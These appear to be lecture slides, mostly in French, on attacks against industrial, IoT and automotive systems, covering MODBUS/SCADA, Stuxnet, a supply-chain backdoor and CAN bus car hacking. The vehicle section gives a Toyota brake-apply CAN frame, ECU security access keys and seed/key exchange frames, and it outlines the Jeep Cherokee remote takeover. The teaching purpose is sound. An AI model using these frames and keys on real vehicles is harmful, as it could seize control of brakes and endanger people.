
MODBUS




Paquet MODBUS

START	ADDRESS	FUNCTION	DATA	LRC CHECK	END
1 octet	2 octets	2 octets	N octets	2 octets	CR LF

SCADA - RTU



Le système SCADA lit les valeurs du débit et du niveau et fixe les consignes.




PLC1 compare le débit à la consigne et adapte la vitesse de la pompe en conséquence.

Attaques

Year	Incident	Location
2000	Sewage-processing plant attack by a former employee	Maroochy, Australia
2003	Nuclear power plant system was disabled via the Slammer worm	Ohio, USA
2008	Train derailment due to hacking	Lodz, Poland
2009	Traffic signal system hacked	LA, California, USA
2010	Stuxnet worm destroyed uranium centrifuge operations	Natanz, Iran
2011	Ambulance service disrupted via a malware infection	New Zealand
2013	Banking and broadcasting services were disrupted	South Korea


Siemens WinCC Server



- + Taille du code 500 KB (versus 10 KB pour un ver ordinaire)
- + De multiples mécanismes de propagation
 - Fichier, clé USB, driver d'imprimante, RPC, mot de passe par défaut de la base de donnée des logiciels PLC, mise à jour via internet via un mécanisme P2P.
 - 6 backdoors inconnus (*zero days*).
 - 🌐 Ce qui implique probablement l'analyse des codes source de Windows.
- + La cible est un ordinateur équipé du logiciel siemens STEP7
 - Le PLC doit être connecté a au moins 6 modules réseau (CP-342-5) Siemens contrôlant 155 générateurs de fréquences associés aux centrifugeuses
- + Le logiciel Stuxnet est signé par des clés d'éditeurs de logiciels antivirus, préalablement dérobés.
- + Stuxnet a détruit environ 1000 centrifugeuses iraniennes

Now Stuxnet gets down to business...

Once it's sure, the malicious PLC logic begins its mischief!



Stuxnet raises the spin rate to 1410Hz for 15 mins.

Then sleeps for 27 days.

Then slows the spin rate to 2Hz for 50 mins.

Then sleeps for 27 days.

Stuxnet repeats this process over and over.



Industrial devices



Power grids



Medical devices



Home devices



Networking devices



Enterprise devices



Retail devices



Transportation



Oil & Gas



Aviation



Government & National security sectors



Other IoT devices

SUPPLY CHAIN ATTACK

Attackers insert malicious code into a DLL component of legitimate software. The compromised DLL is distributed to organizations that use the related software.

EXECUTION, PERSISTENCE

When the software starts, the compromised DLL loads, and the inserted malicious code calls the function that contains the backdoor capabilities.

DEFENSE EVASION

The backdoor has a lengthy list of checks to make sure it's running in an actual compromised network.

RECON

The backdoor gathers system info

INITIAL C2


The backdoor connects to a command-and-control server. The domain it connects to is partly based on info gathered from system, making each subdomain unique. The backdoor may receive an additional C2 address to connect to.



EXFILTRATION

The backdoor sends gathered information to the attacker.


HANDS-ON-KEYBOARD ATTACK

The backdoor runs commands it receives from attackers. The wide range of backdoor capabilities allow attackers to perform additional activities, such as credential theft, progressive privilege escalation, and lateral movement.





Bus CAN Car Hacking




ECU et Bus CAN

Ford PCM ECU



Structure d'un paquet CAN



108 bits, 2 μ s/bits, 4700 pkt/s

Payload ISO-TP: Length SID PID

Braking: Toyota

- Apply the brakes at any speed
- CAN ID: 0283
- Length: 07
- Format: CN S1 S2 ST 00 CS
 - CN => Counter (00-80)
 - S1 S2 => Force applied to brakes
 - Negative for braking
 - ST => Adjustment State
 - CS => Checksum]
- Example:

IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17

Some favorite keys

- JAMES
- MAZDA
- MazdA
- mAZDa
- PANDA
- Flash
- COLIN
- BradW
- Janis
- Bosch
- a_bad
- conti
- Rowan
- DRIFT
- HAZEL
- 12345
- ARIAN
- Jesus
- REMAT
- TAMER

SecurityAccess: Toyota

- ECUs will send a new seed on each startup and after a number of wrong keys attempted
- Reversed the Techstream software to procure the secrets

```
secret_keys = {  
    0x7E0: "00 60 60 00",  
    0x7E2: "00 60 60 00"  
}  
secret_keys2 = {  
    0x7B0: "00 25 25 00"  
}
```


- Example

```
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00  
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 01 BB 8E 55 00  
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 01 DB EE 55 00  
IDH: 07, IDL: E8, Len: 08, Data: 02 67 02 00 00 00 00 00
```

Remote Alteration of an Unaltered Passenger Vehicle (2015)

- ✚ Environ 1 million de véhicules concernés.
- ✚ Attaque via le système Uconnect 8,4N/RA4, radio, navigation, Wi-Fi, réseau cellulaire
 - Processeur Texas Instruments OMAP-DM3730
 - QNX OS
- ✚ Procédure de mise à jour sans intégrité
- ✚ Mot de passe Wi-Fi de faible entropie (0 bits), 32bits= Jan 2013 00:00:32
- ✚ Port TCP 6667 ouvert sur le réseau cellulaire Sprint
 - D-Bus message services
 - Authentification anonyme
 - Coprocesseur Renesas V850 ayant accès au bus CAN (Controller Area Network)
 - Communications CAN non sécurisées
 - ID (2octets), longueur (1o), information
- ✚ Buffer overflow sur le processeur Renesas V850
- ✚ Prise de contrôle à distance
 - Plage d'adresse IP, scan de port
 - Injection de messages CAN
- ✚ Prise de contrôle à distance Autoradio, moteur, direction, freins


Résumé de l'Attaque 2014 Jeep Cherokee



Port 6667

Coprocésseur
Renesas V850
Firmware Modifié
(injection)


Processeur Texas
Instruments OMAP-DM3730
QNX OS
D-Bus Service



Engine Control
Unit (ECU)

Since a vehicle can scan for other vulnerable vehicles and the exploit doesn't require any user interaction, **it would be possible to write a worm**. This worm would scan for vulnerable vehicles, exploit them with their payload which would scan for other vulnerable vehicles, etc. This is really interesting and scary. **Please don't do this. Please.**

Telecom ParisTech 2018 : CAN Probe



Surface d'attaque

#	Can ID	Length	ISOTP	payload = b1 b2 b3 b4 b5 b6 b7 b8
